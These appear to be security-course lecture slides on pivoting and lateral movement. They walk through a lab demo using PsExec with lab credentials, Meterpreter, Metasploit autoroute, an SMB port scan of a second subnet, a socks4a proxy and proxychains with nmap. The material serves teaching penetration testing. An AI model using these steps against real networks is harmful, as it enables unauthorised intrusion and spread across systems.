Please Open
CSC436_Environment

Pivoting

...and Lateral Movement

Lateral Movement

- The process we can use to move through a network, computer to computer.
- Showing we can get in to one system likely isn't enough
  - Need to show more impact. Get on more systems.

Lateral Movement


- We already did a bit of this.
  - Golden Ticket Stealing
  - PSExec
  - Pass The Hash
  - Passwords…

Pivoting + Lateral Movement

- We'll use pivoting techniques to connect THROUGH a system to another section of the network.
- Different systems might have a different view of the network
  - Different firewall rules
- Some systems might be on multiple networks


Scenario

- R&D Network should be air-gapped.
- Super secure. Right?



Scenario Part 2

- Admin gets lazy.
- Connects directly to transfer update files.




Demo Time

- This will be done in CSC436_Environment
- Psexec to 10.10.20.66
  - Administrator
  - Password1!
- Meterpreter


Where Can We Go From Here?

- When we get on the box, let's run ipconfig
- See another network? Is that network accessible from our Kali box?



Autoroute

- Metasploit has an autoroute meterpreter script that will allow us to attack this second network THROUGH our first compromised machine.
- `run autoroute -h`
- `run autoroute -s 192.168.55.0/24`



Scan the New Network

- We need to see if there are any systems on this new network
- After backgrounding the first session…
  - use auxillary/scanner/portscan/tcp
  - show options
  - set RHOSTS 192.168.55.0/24
  - set PORTS 139,445
  - set THREADS 50
  - run

Ooh, Another System!

```
msf auxiliary(tcp) > run

[+] 192.168.55.10:        - 192.168.55.10:139 - TCP OPEN
[+] 192.168.55.10:        - 192.168.55.10:445 - TCP OPEN
[+] 192.168.55.12:        - 192.168.55.12:139 - TCP OPEN
[+] 192.168.55.12:        - 192.168.55.12:445 - TCP OPEN
[*] Scanned  39 of 256 hosts (15% complete)
[*] Scanned  60 of 256 hosts (23% complete)
[*] Scanned  87 of 256 hosts (33% complete)
[*] Scanned 107 of 256 hosts (41% complete)
[*] Scanned 133 of 256 hosts (51% complete)
[*] Scanned 160 of 256 hosts (62% complete)
[*] Scanned 182 of 256 hosts (71% complete)
[*] Scanned 209 of 256 hosts (81% complete)
[*] Scanned 231 of 256 hosts (90% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

Can We Exploit It?

- Using our pivoting, yes!

Pivoting with a Proxy

- At this point, we're limited to pivoting only with Metasploit modules.
- There's a way we can still use this pivot technique for other Kali tools!

- We first need to setup a proxy server in Metasploit

Socks4a Proxy Server

- `use auxiliary/server/socks4a`
- `show options`
- `exploit`

- Leaving the defaults, the server will listen on port 1080.

ProxyChains

- Open `/etc/proxychains.conf` in a text editor
- Scroll to the bottom
  - You'll see it's set to route through tor
  - Change the proxy value to Metasploit's server, 1080
    - `socks4 127.0.0.1 1080`
- Now we can use other tools from outside metasploit
  - `proxychains nmap -Pn -sV -p 445,446 192.168.55.0/24`